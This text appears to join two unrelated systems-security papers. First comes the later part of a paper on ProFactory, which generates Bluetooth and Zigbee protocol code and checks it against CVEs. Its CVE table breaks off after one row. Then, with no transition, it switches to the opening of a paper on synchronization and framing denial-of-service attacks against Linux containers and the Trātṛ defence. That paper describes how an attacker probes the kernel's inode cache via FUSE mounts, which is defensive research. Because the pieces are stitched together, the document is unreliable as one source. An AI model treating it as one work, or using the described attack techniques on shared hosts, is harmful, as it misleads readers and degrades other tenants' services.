The first two clauses assert there are messages that induce the state transitions and the last asserts that the incoming message at A must be the outgoing message at B or vice-versa. Note that the messages (e.g., $\overleftarrow{m}_a$ and $\overrightarrow{m}_a$) are essentially a subset of symbolic variables in the model M_a. They are instantiated when Z3 resolves M_a. We can define $coReach(s_1^a, s_1^b, s_2^a, s_2^b)$ to dictate that starting from s_1^a and s_1^b, the two devices can reach s_2^a and s_2^b, respectively, after exchanging a sequence of messages, in a way similar to defining $reachable()$ from $reachableInOne()$. For all state pairs s_1^a and s_1^b that can both send messages, guarded by conditions e_a and e_b. We assert $coReach(s_0^a, s_0^b, s_1^a, s_1^b) \wedge e_a \wedge e_b$. If none is SAT, the property holds. Otherwise, it is vulnerable.

Deadlock-free Message Receives The property states that at any time when two peers are both expecting an incoming message at some state, the protocol may get stuck in a receiving deadlock. Therefore, given a pair of states s_1^a and s_1^b at the two peers, respectively, we assert the following.

$$coReach(s_0^a, s_0^b, s_1^a, s_1^b) \rightarrow ((M_a \wedge s_1^a \rightarrow s_2^a \wedge \overrightarrow{m}_a \neq nil) \vee (M_b \wedge s_1^b \rightarrow s_2^b \wedge \overrightarrow{m}_b \neq nil))$$

The antecedent is the reachability of the two states. The consequent is to say either one can move forward with a message send, meaning that the peer does not have to wait for an incoming message. Any pair that yields UNSAT indicates a deadlock problem.

Consistent Security Level In Linux each protocol maintains a security level variable that varies during the lifetime of a connection, depending on the states of authentication and encryption. PROFACTORY supports the mechanism although

we do not model it in the DSL syntax/semantics for brevity. Given a state s, we use $sec(s)$ to denote the security level at the state. The security consistency property dictates that if a state can be reached through different message sequences, it must have the same security level. We assert the following.

$$reachable(s_0, s) \rightarrow sec(s) \ \wedge \ reachable(s'_0, s') \rightarrow sec(s') \\ \wedge \ sec(s) \neq sec(s')$$

Here, s'_0 and s' denote a renamed version of s_0 and s, respectively, indicating that they are considered different symbolic variables internally although they have the same meaning. This is to allow Z3 to resolve them independently. Any SAT result suggests an inconsistency problem. In Section 7, we would exhibit a violation of the property.

For the above discussion, one can observe that the model checking is performed in two modes: *isolated* and *coupled*. In the former, we only consider one side of the connection and assume messages from the other side can be anything, even corrupted intentionally by the adversary. In the latter, we reason both sides together and trust the connection to deliver messages properly such that messages on the two sides can be coupled (e.g., in the race-free and deadlock-free properties).

7 Evaluation

We implement a prototype of ProFactory in Haskell. We use it to customize 8 IoT protocols, including various Bluetooth (v5.0) protocols for Linux 4.10 kernel and Zigbee (v1.0) NWK layer for ZBOSS simulator [3]. Note that ProFactory can also be ported to other protocol stacks or systems if corresponding platform-dependent interfaces are provided. Currently, ProFactory does not fully support code generation for the Android kernel. Hence, for the evaluation purposes, we generate core communication components of Bluetooth protocols and manually adapt and integrate them into Android to obtain a customized Bluedroid (or Fluoride) [4].

According to original Bluetooth specifications, we write SDP (Service Discovery Protocol), PAN (Personal Area Network), BNEP, HIDP, RFCOMM and L2CAP in our DSL, and generate code for Linux. Note that BlueZ operates SDP and PAN in the user space but we generate kernel versions for them. Those implementations all pass the verification and they work properly when communicating with real devices (or simulator in the case of Zigbee). We customize RFCOMM and L2CAP, only focusing on the functionality of connection-oriented data delivery, and separating L2CAP classic and L2CAP BLE (Bluetooth Low Energy). Table 1 shows the lines of code in DSL, in the original implementation, and in the generated implementation for each protocol. Compared to the original implementation, the DSL specifications are much more succinct. Even the generated code is of smaller size.

7.1 System Performance

With the generated protocol implementation, we deploy two Raspberry Pi 3 devices, two desktop computers and two Android phones (Google Pixel 2) to measure performance for paired communication. Specifically, Raspberry Pi 3 devices and desktop computers load our customized L2CAP and RFCOMM, while we manually replace communication functions with our generated codes (adapted for Android) for L2CAP and RFCOMM in Bluedroid. We perform file transfer (object exchange, using RFCOMM and L2CAP) of a 20MB file for both of the original Bluetooth implementations (BlueZ and Bluedroid) and our customized ones. We repeat the experiment 10 times and collect the geometric mean of time costs in Figure 9. As illustrated, the customized implementation is about 4% less efficient. The efficiency loss in customization is mainly caused by the sanity checks enforced on fields, and the lack of data structure layout optimization in type-based code generation. Meanwhile, the memory footprints of the original bluetooth module are 536KB, 536KB and 439KB for desktop, Raspberry Pi and Phone, while the ones of the customized module are 533KB, 533KB and 438KB. The difference is negligible, and the customized module consumes slightly less because we trimmed unused components in customization.

Table 1: LoC comparison between original BlueZ implementations and codes generated by ProFactory

Protocol	Lines of Codes		
	Model Definition	Original	Generated
SDP	971	5500	3478
PAN	183	1023	635
BNEP	590	1447	1162
HIDP	578	1966	1580
RFCOMM	738	4547	2465
L2CAP-CLA	1148	10328	3419
L2CAP-BLE	1247		3868
Zigbee-NWK	782	2373	1471



Figure 9: Comparison of time costs in paired file transfer

Zigbee Evaluation It is challenging to obtain devices with a programmable Zigbee stack. Therefore, we select the Zigbee simulator ZBOSS to conduct our evaluation. Note that this is a reasonable option because mainstream manufacturers are using ZBOSS to test Zigbee implementations before product shipment. In Zigbee NWK, we model the complete NLDE (Network Layer Data Entity) which is responsible for data delivery, consisting of request (for data sending), confirm (for confirming receipt) and indication (for updating link quality). In particular, we customize NLDE by removing the alias fields which are rarely used. For NLME (Network Layer Management Entity), we only model the message formats and generate the primary parsers, but all the payload processing is delegated to the original implementation in ZBOSS. NLME is hardware-specific, highly coupled with lots of hardware physical features and routing operations. Without introducing additional specifications to describe those semantics, ProFactory is not able to correctly express the whole procedure.

Message formats of Zigbee are flatter than that of Bluetooth and a header tailing with a variable-sized field is sufficient to depict all the messages. Because Zigbee establishes a connectionless ad-hoc network, it does not have multiplexing, while all the shared connection information is stored in the NIB data structure for concurrent access. Also, since it does not maintain connections, timer operations are excluded (router nodes require timers to repeatedly send out broadcast messages, but our evaluation only focuses on message delivery of end nodes). ZBOSS is not a kernel-oriented implementation and hence the generation of standard socket interfaces are excluded. ZBOSS maintains a buffer pool, where a message buffer is allocated by `ZB_BUFF_FROM_REF` and released by `zb_free_buf`. Correspondingly, kernel socket buffer operations are shifted to the two functions in code generation for Zigbee. Between layers, data are delegated through a ring buffer (kernel simply passes the socket buffer). Ring buffer operations are wrapped by ZBOSS, and we can directly generate code to invoke them. Note that different from kernel, the lower/upper layer in ZBOSS is not responsible to release the buffer, hence invoking `zb_free_buf` is always generated after writing to the ring buffer.

In evaluation, we create 5, 10, 15 and 20 nodes to measure the communication time costs. One node communicates with each of the other nodes to transfer 1MB application data. In addition to those nodes, we also create a forwarding node serving as a router to prevent noises caused by pairwise communication. Results are collected in Figure 10. As demonstrated, no significant overhead could be observed. Meanwhile, the memory footprints of the original ZBOSS are 16.9KB, 17.8KB, 19.5KB and 22.4KB, while the ones of the customized version are 16.9KB, 17.7KB, 19.7KB and 22.4KB. The difference is also negligible.



Figure 10: Comparison of time costs in Zigbee data transfer

7.2 Vulnerability Averting

Appendix B lists 81 (excluding the one in Section 2) recently-released CVEs that could have been averted if protocols had been defined and generated in ProFactory. Specifically, we searched for target CVEs by keyword "Bluetooth" (from 2017) and "Zigbee", and collected the ones related to field boundary checking and security downgrading. These represent the CVEs that we can find from public sources for the protocols we consider. We do not intend to claim the list is complete as there may be vulnerabilities that we are not aware of. The symbolic model checking does not disclose state-machine bugs in most of the protocols rewritten in our DSL. This is expected because these are widely-used protocols which are considered well specified and maintained. However, we do find a known state-machine vulnerability in PAN that could have been averted. Next, we showcase two of the 81 vulnerabilities (one for secure message parsing and one for state machine verification) in details.

```
/sdpd-request.c
722 sdp_buf_t *pCache = sdp_get_cached_rsp(cstate); ...
726 if (pCache) {
      if (pCache && cstate->cStateValue.maxBytesSent < pCache->data_size) // patch
727     short sent = MIN(max_rsp_size, pCache->data_size - cstate->cStateValue.maxBytesSent);
728     pResponse = pCache->data;
729     memcpy(buf->data, pResponse + cstate->cStateValue.maxBytesSent, sent);
```

Figure 11: Code and patch of CVE-2017-1000250

CVE-2017-1000250. This vulnerability [56] can cause information leaks. It resides in the SDP implementation of Linux BlueZ (version 5.46 or earlier). When BlueZ responds to an SDP request, the response message size may exceed the MTU of L2CAP and is dropped by L2CAP. Hence SDP must realize its own fragmentation mechanism. Specifically, a sender peer marks a field to notify a receiver peer that the current packet has continuous fragments. Accordingly, the receiver peer responds with an offset denoting the bytes that have been received so far. Then, the sender peer continues sending the next fragment from the exact offset. Figure 11 illustrates the buggy code and its original patch [7]. As demonstrated, before patching, the value of offset `maxBytesSent` is not checked and `sent` can be overflowed. Therefore, out-of-bound bytes can be copied to `buf` → `data` and sent to the remote peer. Note that automatically fixing the bug on the existing implementation (i.e., generating the illustrated patch) is extremely difficult without developers' intervention as it is very hard for an automatic analysis to infer the needed data-flow relations. In contrast, since we automatically generate secure packet fragmentation/assembly code all together and perform code verification with Frama-C, the vulnerability is avoided in the first place.

CVE-2017-0783. This vulnerability [5] allows a man-in-the-middle attack and it resides in Android/Windows's PAN implementation. PAN offers the service of network proxy via Bluetooth devices. In the protocol, a device can serve as any of the three roles, GN (Group Ad-hoc Network), NAP (Network Access Point) and PANU (PAN User). Among them, PANU acts as a network client user and GN/NAP represents a proxy/router/bridge. When a PANU device connects to a PANU/GN/NAP device, neither peer checks the security level. In contrast, when a GN/NAP device connects to a PANU device, the PANU device must perform the security check because an unauthorized GN/NAP device can redirect connections to malicious targets. In the vulnerable Bluedroid implementation [6], a PANU device is allowed to act as a GN/NAP device after it connects to a PANU device, bypassing the security check and performing reverse tethering. Figure 12 illustrates the problematic state machine, where a PAN device can send/receive wrapped network messages at `PAN_ready`



Figure 12: PAN state machine of CVE-2017-0783

state. The security issue lies in that a device has two transition paths (❶ and ❷) from `PAN_start` to `PAN_ready` but they have inconsistent security levels (❶ requires `AUTHENTICATED` but ❷ does not). The bug is detected when we model check the *consistent security level* property. Note that we integrate the `uuid` which is exchanged in ATT (Attribute Protocol) into PAN and omit the failure processing branches for PAN messages to simplify our modeling and demonstration. The official patch [6] roughly prohibits any connection to/from remote GN/NAP devices when an Android device performs as PANU, while splitting the `PAN_ready` state to deal with ❶ and ❷ separately may be a better solution.

8 Discussion

Flow Control. ProFactory currently does not support modeling flow control algorithms. Specifying flow-control is challenging due to the lack of regular design of the various flow-control algorithms. However in the context of IoT, due to resource constraints, existing protocols rarely have complex flow control. In fact, early BlueZ implementations did not have it at all. Regularity may be abstracted out of popular light-weight flow control algorithms and modeled in our DSL. We will leave it to our future work.

Specification Flaws. The working of ProFactory largely relies on the robustness of the specification (or DSL). If any part of the specification was further found flawed (e.g., a protocol model specified by ProFactory cannot be securely handled in the generated implementation), the claimed security guarantees should be degraded.

Security Properties. Cryptographic constructs are not covered in current specification set, but all the cipher operations are delegated to a pre-established lower layer. This leads to the lack of security guarantees for cryptographic properties (e.g., authentication and secrecy) in ProFactory. The future work of integrating existing cryptographic modeling/verification tools into ProFactory can bridge the gap.

Firmware Deployment. We foresee two modes of deployment in IoT firmware. The first one is in-production customization, in which the manufacturers make use of ProFactory to generate secure and correct implementation and customize their networking dialects before shipping the products. The second is post-deployment customization. Through the update interface of a firmware, hardened and customized networking code can be uploaded to deployed products.

Platform Dependence. As discussed in Section 5, the code generation is heavily dependent on the underlying platforms because they can have diverse underlying protocol implementation primitives. This degrades the portability of ProFactory. Nevertheless, if we target code generation for a particular kernel, this seems to be an inevitable issue. Adding virtualization layers may potentially mitigate the problem.

Semantic Preservation. Currently, semantic-preservation correctness of ProFactory code translation has not been comprehensively verified. This will be part of our future work for compiler verification. However, the post-modeling verification still offers security guarantees.

9 Related Work

Protocol Modeling Lots of tools towards secure parser generation have been proposed in recent years [12,22,43,45,55,57]. In EverParse [55] researchers devise a compiler transforming tag-length-value message formats to low-level F* code that calls a library of parser combinators which are formally verified in F*. In this way, the security of parsers is guaranteed and it proves to be effective in averting existing TLS vulnerabilities. In [45] a USB-specific message DSL is proposed to emit a hardening suite, which is then be integrated into a production kernel to avert USB parsing vulnerabilities. PADS [43], Spicy [57], Hammer [12] and Nail [22] are all message formalization tools that produce robust parsers from customized message specifications, covering common text or binary protocols across different languages. In particular, PADS is more data-oriented, which offers auxiliary tools to convert data in XML and XQuery formats to formalized specifications. However, as aforementioned, those tools largely focus on messages, and some of them are not able to describe non-context-free formats, we hence develop ProFactory to realize comprehensive customization for low-level protocols.

Protocol Verification Verifying implementation correctness is a persistent research effort in protocol security area [24–28,30,38,44,51,53,59]. In ProVerif [30] security protocols are represented by Horn clauses to prove (strong) secrecy, authentication and process equivalence. It is applied in [26] to verify the security of symbolic TLS1.3 models. Tamarin [51] specifies protocol actions taken by agents in different roles, using an expressive DSL based on multiset rewriting rules, to automatically construct proofs for security protocols. It is applied in [24, 38] to perform formal analysis of 5G AKA protocols. AGVI [59] applies iterative deepening to perform cost-constraint searching in order to generate a near-optimal security protocol, with the lowest cost, satisfying all the security requirements that are encoded in a DSL. The authors of [25] resolve the TLS composite state machine issue (unexpectedly accepting invalid handshakes due to state machine fusion) by writing a secure TLS implementation that is verified by Frama-C. In [44] researchers leverage adversarial

testing technique to disclose an authentication vulnerability in 4G LTE. Those techniques are targeting security protocols that are considered orthogonal and complementary to PROFACTORY. In [27, 28, 53] various components of TCP implementation are verified through different symbolic modeling techniques, however, PROFACTORY aims to resolve protocol security issues at the beginning, generating secure protocol implementations.

Protocol Reverse Engineering and Fuzzing Reverse-engineering protocol specifications from network traces and/or program execution has been well studied in the past decade [31, 33, 36, 39–41, 46–48, 50, 54, 62, 63, 65]. In Discoverer [39] and ScriptGen [48], protocol communication pattern is heuristically learned to infer message formats. Hence, in [31, 47], researchers improve the learning by performing message clustering based on protocol context and semantic information. In [33, 41, 50, 63], researchers extract message formats in a different direction, leveraging dynamic tainting to monitor how a message is processed on the receiver side. In Prospex [36], apart from message formats, an approximate but meaningful state machine can also be extracted based on an augmented prefix tree acceptor. These efforts are complementary to PROFACTORY as the reverse engineered protocol specification can be formalized with our DSL. Protocol fuzzing [23, 34, 58, 60] mutates network messages and network states to disclose vulnerabilities in protocols. They often require protocol specifications to operate. Our DSL provides a way to formulate such specifications.

10 Conclusion

We propose PROFACTORY, in which a protocol could be modeled, checked and securely generated, averting common vulnerabilities residing in protocol implementations. We leverage PROFACTORY to generate Bluetooth and Zigbee protocols and the evaluation shows that PROFACTORY can help to avert 82 known CVEs.

A Platform-dependent Interface Example

Figure 13 illustrates the platform-dependent interfaces of L2CAP, with the user space on the left, the lower layer protocol (HCI) on the right, the box with green header in the center generated from the DSL and the boxes with headers of other colors the interfaces. Specifically, module initialization (the orange box in the middle of the second column) registers the protocol structure (the top orange box in the third column) and L2CAP socket operations that are invoked by user space (the bottom orange box). The registered socket operations need to invoke the functions generated from DSL (in the center) to fulfill message parsing and state transition. Inside those functions, common operations of Bluetooth family, kernel socket, kernel data structure, and kernel memory are invoked (through the interfaces in the red boxes). In particular, L2CAP needs to invoke these interfaces to accomplish data delivery and connection establishment. The lower layer protocol HCI (Host Controller Interface) invokes a callback *l2cap_recv_acldata* to inform L2CAP upon receiving a message. L2CAP invokes a callback *l2cap_data_recv* after unwrapping the raw data.



Figure 13: The platform-dependent interfaces of L2CAP

B CVEs Averted By ProFactory

Table 2 summarizes 82 recently-disclosed IoT vulnerabilities (including Bluetooth and Zigbee), 81 of which could have been averted if the corresponding protocols were modeled and generated from ProFactory. When PoCs are available, we checked if they can attack our generated code. Otherwise, we manually checked the CVE patches and ensure the triggering conditions are precluded in generated code. The avertable vulnerabilities are caused by either the lack of message boundary checks or the possible transition paths leading to security downgrading (i.e., inconsistent security levels). Further, we also find a representative vulnerability example that ProFactory cannot avert, cracking the protocol session key. Since current version of ProFactory cannot model cryptographical interactions, any vulnerability residing in the key negotiation procedure of a protocol cannot be averted.

Table 2: Averting IoT vulnerabilities

CVE No.	Protocol	Type	Avertable	CVE No.	Protocol	Type	Avertable
CVE-2020-0022	Bluetooth	missing boundary check	✓	CVE-2019-9474	Bluetooth	missing boundary check	✓

Abstract

We show that Linux containers are vulnerable to a new class of attacks – *synchronization attacks* – that exploit kernel synchronization to harm application performance, where an unprivileged attacker can control the duration of kernel critical sections to stall victims running in other containers on the same operating system. Furthermore, a subset of these attacks – *framing attacks* – persistently harm performance by expanding data structures even after the attacker quiesces. We demonstrate three such attacks on the Linux kernel involving the inode cache, the directory cache, and the futex table.

We design Trātṛ, a Linux kernel extension, to detect and mitigate synchronization and framing attacks with low overhead, prevent attacks from worsening, and recover by repairing data structures to their pre-attack state. Using microbenchmarks and real-world workloads, we show that Trātṛ can detect an attack within seconds and recover instantaneously, guaranteeing similar performance to baseline. Our experiments show that Trātṛ can detect simultaneous attacks and mitigate them with minimal overhead.

1 Introduction

Shared infrastructure, where multiple tenants run on the same physical hardware, is common in data centers and cloud computing environments. As anyone can be a tenant, including competitors or malicious actors, such installations place a heavy burden on system software to isolate mutually distrusting tenants. Without strong performance isolation, the behavior of one tenant can harm the performance of other tenants, such as by monopolizing a resource. Past work has focused on isolating CPU usage [17, 23, 30, 68], memory usage [40, 67] storage traffic [2, 36, 60], and network traffic [33, 62] to reduce the effect of sharing the resources.

It is challenging to build a perfectly isolating system platform that is efficient. Virtual machines (VMs) per tenant on a shared physical platform are more efficient, but they share little content in memory and duplicate OS functionality for each VM. Containers, as used by Docker [42] and Kubernetes [55], are highly efficient as they cost little more than an operating system process but rely on a shared operating system kernel between tenants with internally shared data structures.

Our work observes that this high degree of sharing across tenants through operating system data structures creates an avenue for performance interference in two ways. First, to handle concurrent accesses, shared data structures must rely on synchronization mechanisms such as locks or RCU [39]. If one tenant makes heavy use of a data structure, that tenant may monopolize locks and cause victims to stall waiting for access to the structure. We term this a *synchronization attack*. This attack is also possible with other synchronization mechanisms such as RCU.

Second, a tenant can manipulate a shared data structure by adding elements to make all tenants spend more time traversing the structure. For example, suppose an attacker adds thousands of elements to a linked list that other tenants traverse as part of ordinary system calls. In this case, all tenants will experience a substantial slowdown from spending extra time in the list. Worse, tenants will increase contention when they hold locks for long periods to traverse the shared structure. We term this a *framing attack*, as after extending the shared structure, the attacker may stop accessing the structure, but the lock appears to be held by innocent victims.

These new attacks are related to *algorithmic complexity attacks* (ACA) [22] that exploit data structures without strong complexity guarantees [22, 37]. When applied to shared structures protected by synchronization mechanisms, such attacks stall tenants waiting to access the structure or make them run longer, leading to poor performance. While ACAs target preemptable resources, synchronization and framing attacks target non-preemptable resources.

In this paper, we examine synchronization and framing attacks on the Linux kernel when using containers for isolation. We demonstrate several kernel data structures accessed by common system calls – the inode cache and directory cache used by file systems and the futex hash table used for syn-

*Trātṛ (pronounced Tra true) in Sanskrit means guardian or protector.

chronization – are vulnerable to synchronization and framing attacks. Furthermore, we demonstrate how an unprivileged attacker can cause throughput reduction (nearly 3-12x) to real-world applications in a container-based environment.

Based on our experience with these attacks, we observe two conditions common to all the attacks: long critical sections and many kernel object allocations. We develop Trāṭr, a Linux kernel extension to defend against synchronization and framing attacks. As the problem is distributed across kernel data structures, Trāṭr provides a general framework for addressing these attacks using four mechanisms. Trāṭr tracks the contributions to data structure size per tenant to identify an attack, uses two conditions to detect attacks and identify attackers, mitigates the attack by blocking the attacker, and performs data structure specific actions to recover to baseline performance.

Using microbenchmarks and real-world applications, we show the effectiveness, efficiency, and responsiveness of Trāṭr. Trāṭr can detect attacks within seconds of launch, preventing the attack from worsening and recovering performance to baseline (no attack) levels. We conduct a thorough study of overhead incurred by Trāṭr, showing that at steady state, Trāṭr causes only 0-5% overhead for tracking; other mechanisms have negligible cost in the absence of an attack. We conduct a false-positives study to show that for a variety of applications and benchmarks, Trāṭr does not implicate victims as attackers. Lastly, we conduct a false-negative experiment, where a defense-aware attacker can launch an attack without getting detected. We find that randomness in the detection mechanism makes it challenging for the attacker to cause much damage.

The contributions of our work are threefold: (1) We describe two new classes of attacks on shared synchronization primitives – synchronization and framing attacks that lead to large denials of service; (2) We demonstrate Linux kernel vulnerabilities exposing tenants to synchronization and framing attacks from other unprivileged tenants; and (3) We describe Trāṭr that defends against these attacks with low-overhead tracking and detection mechanisms for in-progress attacks, and prevention and recovery mechanisms for restoring performance to pre-attack levels.

2 Synchronization under attack

In this section, we discuss how shared infrastructure in data centers rely on shared data structures protected by a variety of synchronization mechanisms, and how exploiting these synchronization mechanisms can lead to denial-of-service attacks.

2.1 Concurrent Shared Infrastructure

Shared infrastructure is common in the data center comprising the CPU, memory, disk, and network. System software such as a virtual machine monitor or operating system allows multiple tenants to concurrently share the hardware creating *concurrent shared infrastructure*. The most common tenant environments for shared infrastructure are virtual machines (VMs) and containers. With VMs, each tenant runs their operating system over virtual hardware resources provided by a virtual machine monitor, which space- or time-shares physical resources across virtual machines.

Container isolation is based on a combination of mechanisms. Containers rely on schedulers to fairly share preemptable resources such as CPU, disk, or network between containers. For memory, accounting and allocation limits prevent containers from overusing memory. The operating system provides private namespaces for each container that prevents them from accessing resources of other containers such as private file system directory trees and private sets of process IDs. An operating system kernel provides virtual software resources (files, sockets, processes) to each container. Substantial effort has gone into isolation so that one container or VM has minimal performance impact on others [23, 30, 33, 36, 40, 60, 67] and each container or VM obtains a fair share of the resources. However, these isolation controls are built atop shared kernel data structures; in many cases, the kernel maintains global data structures shared by all containers and relies on scheduling, accounting, and namespaces to prevent interference. Our work focuses on container-based isolation, as its higher-level interfaces create more opportunities for performance interference.

2.2 Synchronization and Framing Attacks

Container isolation mechanisms do not directly isolate accesses to the operating system's global data structures. Operating system kernels contain hundreds of data structures global to the kernel and shared across containers. These structures rely on synchronization primitives such as mutual exclusion locks, read copy update (RCU), and reader-writer locks to allow concurrent access. Multiple containers make unprivileged system calls to access the same kernel data structures using these synchronization primitives in a shared environment. We focus on mutual exclusion locks and RCU as they are heavily used in the kernel.

Synchronization primitives do not control how long one tenant can spend in a critical section accessing a data structure. Locks are mutually exclusive such that once held, they prevent any other process trying to acquire the lock from making progress. Likewise, RCU allows multiple readers to access the data structure, but updaters wanting to free objects must wait until all prior read critical sections complete [39]. We call the time spent waiting to acquire a lock or to let all the prior read critical sections complete *synchronization stalls*.

Consider a linked list in Listing 1 that supports `insertion` (insert()) and `search` (find()) operations. An attacker can cause lock contention by repeatedly accessing the list. If the list is short, the synchronization stalls will not be long, but if

```
struct node {
  int data;
  struct node *next;
};

void insert(struct node **list, struct node *n) {
  lock();
  n->next = *list; *list = n;
  unlock();
}

struct node *find(struct node **list, int data) {
  lock();
  struct node *n = *list;
  while (n) {
    if (n->data == data) {
      unlock();
      return n;
    }
    n = n->next;
  }
  unlock();
  return NULL;
}
```

Listing 1: Simple linked list example

an attacker can vastly expand the list, then the time spent in search operations will increase, and victims may stall waiting to access the list. We term this a *synchronization attack*, in which an attacker increases the critical section size to deny victims access to one or more shared data structures. Such an attack occurs when:

- Condition $S1$: A shared kernel data structure is protected by a synchronization primitive that can block such as a mutual exclusion lock or RCU.
- Condition $S2$: Unprivileged code can control the duration of the critical section by either
  - $S2_{input}$: providing inputs that cause more work to happen within the critical section
    OR
  - $S2_{weak}$: accessing a shared kernel data structure with weak complexity guarantees e.g., linear.
    AND
  - $S2_{expand}$: expanding the shared kernel data structure to trigger the worst-case performance.

We term the case when an attacker targets a synchronization primitive (condition $S1$) and uses input parameters (condition $S2_{input}$) to increase critical section size an *input parameter attack*. One known example of an input parameter attack occurs when a rename operation is performed on a large directory, holding a shared per-filesystem lock while traversing the entire directory [48]. We also found that AppArmor [1] holds a shared namespace root lock while loading profiles, so loading a large profile can hold the lock for tens of seconds. Existing solutions can address input parameter attacks by ensuring lock usage fairness (fixing condition $S1$) with Scheduler Cooperative Locks (SCLs) [48] or by using regression-based analysis [34] (breaking condition $S2_{input}$). Given these solutions, input parameter attacks are not the focus of this paper.

In this paper, we focus on the more challenging synchronization attacks that exercise conditions $S2_{weak}$ and $S2_{expand}$. For the linked list example, the lock protecting the critical section meets condition $S1$, the list exhibits weak properties meeting condition $S2_{weak}$, and elongating the list meets condition $S2_{expand}$. Even if RCU replaces the lock, the expanded list leads to a lengthy read-side critical section, stalling the victims who want to delete from the list.

Synchronization attacks are *active attacks* if the attacker itself executes the long critical section. However, in some cases, the attack can continue without the further participation of the attacker. For example, consider what can happen if other tenants traverse the elongated list. After an attacker adds millions of entries to the list, other processes will continue to traverse the longer list, leading to more time traversing the list and more time stalling on the lock.

We term this a *framing attack* because an inspection of who holds the lock will incorrectly frame innocent victim threads rather than identifying the attacker that expanded the data structure. Like a criminal framing someone innocent for a crime, this attack directs blame at other victims. This is a *passive attack*, as the attacker needs to do nothing to continue the performance degradation. More precisely, a framing attack is an extension of a synchronization attack and occurs when:

- Condition $S1 + S2_{weak} + S2_{expand}$: An attacker expands a shared kernel data structure with weak complexity guarantees, i.e., a synchronization attack is in progress or was launched earlier.
- Condition $F1$: Victim tenants access the affected portion of the shared data structure with worst-case behavior.

In framing attacks, for mutual exclusion locks, the excessive stalls are attributed to other victims traversing the list rather than the attacker that grew the list. RCU relies on the *grace period* to ensure that existing readers finish their access before a delete operation starts. For expanded data structures, the longer read-side critical section leads to a longer grace period impacting performance. Thus, the victims continue to observe poor performance due to the past actions of the attacker.

Synchronization attacks make the victims stall longer; framing attacks additionally make them spend more time in the critical section. Framing and synchronization attacks can happen at the same time. Consider a situation where a hash table uses the protected list to build hash buckets. The attacker may target a single hash bucket by adding many entries leading to a synchronization attack on that bucket. The victims will have to wait longer to acquire the lock. If one of these starved victims access the target hash bucket, they will traverse the elongated list and hold the lock longer, leading to a framing attack. Addressing framing attacks requires additional steps to repair the shared data structures even after the attacker stops executing to ensure condition $F1$ is not met. Merely preventing the continuation of an attack does not stop victims from accessing the expanded data structure.

Algorithmic Complexity Attacks vs. Adversarial Synchronization. Even though adversarial synchronization looks similar to algorithmic complexity attacks, they are fundamentally different. While the algorithmic complexity attacks target preemptable resources, synchronization and framing attacks target non-preemptable resources like mutual exclusion locks.

There have been numerous algorithmic complexity attacks that end up exhausting one or more CPUs in the system [4–12, 61]. As the CPUs are exhausted, they cannot execute the regular user workload leading to denial-of-services. As container isolation guarantees proper isolation of preemptable resources, such attacks may not impact all the containers running on the host.

On the other hand, synchronization attacks make victims stall longer, and framing attacks stall the victims and make them execute longer. As these attacks target shared synchronization primitives, more than one container that needs to access the shared synchronization primitive and the kernel services are impacted, leading to poor performance. Existing container isolation mechanisms do not treat synchronization as a resource and hence cannot handle the monopolization of the shared synchronization primitives.

3 Real-World Problems

In this section, we present the threat model and show how locks and RCU can turn adversarial in the Linux kernel.

3.1 Threat Model

We assume the following about the adversary and environment. One or more containers run on a single physical machine. All containers, including the one that plays the role of an adversary, hereafter called an attacker, run arbitrary workloads that can access OS services via system calls. We assume there is a 1-1 mapping between tenants to users, and each container is associated with a user. No container, including the attacker, has special privileges. Due to random cloud scheduling, we assume a single attacker, thereby removing the possibility of collusion. We place no limit on the number of containers a single user can run on a single physical machine.

The attacker targets one or more synchronization primitive in an operating system making other containers accessing the same primitives starve or waste CPU time, leading to poor performance or denial-of-service. The attacker can use either a single container or multiple containers to launch an attack.


3.2 Synchronization and Framing Attacks on Linux kernel

We describe three Linux kernel data structures that are vulnerable to Algorithmic Complexity Attacks (ACAs) and can be used to launch synchronization and framing attacks. The setup is the same as used in Section 5.

Synchronization attack on inode cache. The Virtual File System maintains the inode cache to avoid expensive disk accesses to read file metadata [14]. A global lock `inode_hash_lock` protects the inode cache (meets $S1$). The inode cache is implemented as a hash table meeting $S2_{weak}$ as collisions in a hash bucket are handled with a linked list of inodes with the same hash value. The number of buckets in the hash table is decided at boot time based on memory size.[1]

The inode cache hash function combines the inode number, unique to each file, and the address of the file system superblock data structure in memory. This address is set when a volume is mounted but varies across systems and boots. While the inode number for a file is visible to unprivileged users, the superblock address is not, and without that address, it is hard to predict which hash bucket an inode will reside in.

We have found a way to break this function, which we describe in detail in the Appendix. By creating files with specific inode numbers, a user can probe for the superblock address, allowing them to create files in a single hash bucket that grows and is slow to traverse. Although users cannot generally specify the inode number for a file, this is possible with a FUSE unprivileged file system in user-space [66]. For Docker, mounting needs CAP_SYS_ADMIN, which is privileged [32]. Linux supports unprivileged FUSE mounts [35], although Docker disables this by default. [2] As a workaround, we use the idea of Linux user namespaces [43] discussed by NetFlix [27] and elsewhere[2] to mount the FUSE file system in an unprivileged environment.



After mounting the FUSE filesystem, a user can create files with arbitrary inode numbers and create collisions in the inode hash, leading to long lists in some hash bucket (meets $S2_{expand}$). Because of the large number of hash buckets, it is difficult for the attacker to target a specific file for contention. Instead, the attacker continues to access the same bucket, elongating critical sections.

To show the impact on the victim's performance, we run an Exim mail server container as a victim and launch an inode cache attack from a separate container. We run MOSBENCH [16] scripts as the client from another machine to send messages to the Exim server.

Figure 1a shows the timeline of the throughput and average latency for the duration of the attack. Once the attack starts, the performance reduces significantly. The attacker initiates probing the inode cache to determine the superblock address. Around 100 seconds, the attacker finds the superblock address and then targets a random hash bucket. The lock is held while adding entries to this bucket, starving the Exim mail server and reducing its throughput by 92% (12x). The attacker

[1] For a system having 128 GB DRAM, the inode cache has $2^{22} = 4,194,304$ hash buckets.

[2] A bug is already filed to allow FUSE functionality by default - https://github.com/docker/for-linux/issues/321.

(a) Inode cache attack **(b)** Futex table attack **(c)** Directory cache attack

Figure 1: Performance of applications under attack. *(a) Throughput and Average Latency timeline of Exim Mail Server when under inode cache attack. (b) Throughput and Average Latency timeline of UpScaleDB when under futex table attack. (c) Throughput and grace period timeline of Exim Mail Server when under directory cache attack. Prepare to attack means that the attacker starts to launch the attack and initiates probing and identify a target hash bucket. Once a target hash bucket is identified, the attack is launched.*

continues to add more entries to the hash bucket, increasing the lock hold time further. In comparison, when we run two other applications – DBENCH and UpScaleDB instead of the attacker to generate interference, we observe a 15% reduction in the performance.

Moreover, an economic impact is also associated as the victims spin while waiting to acquire the lock. We observe that around 33% of the total CPU used by the victim threads is spent on waiting to acquire the lock. Given enough resources and time, an attacker can further increase the wait times by adding more threads leading to even worse performance.

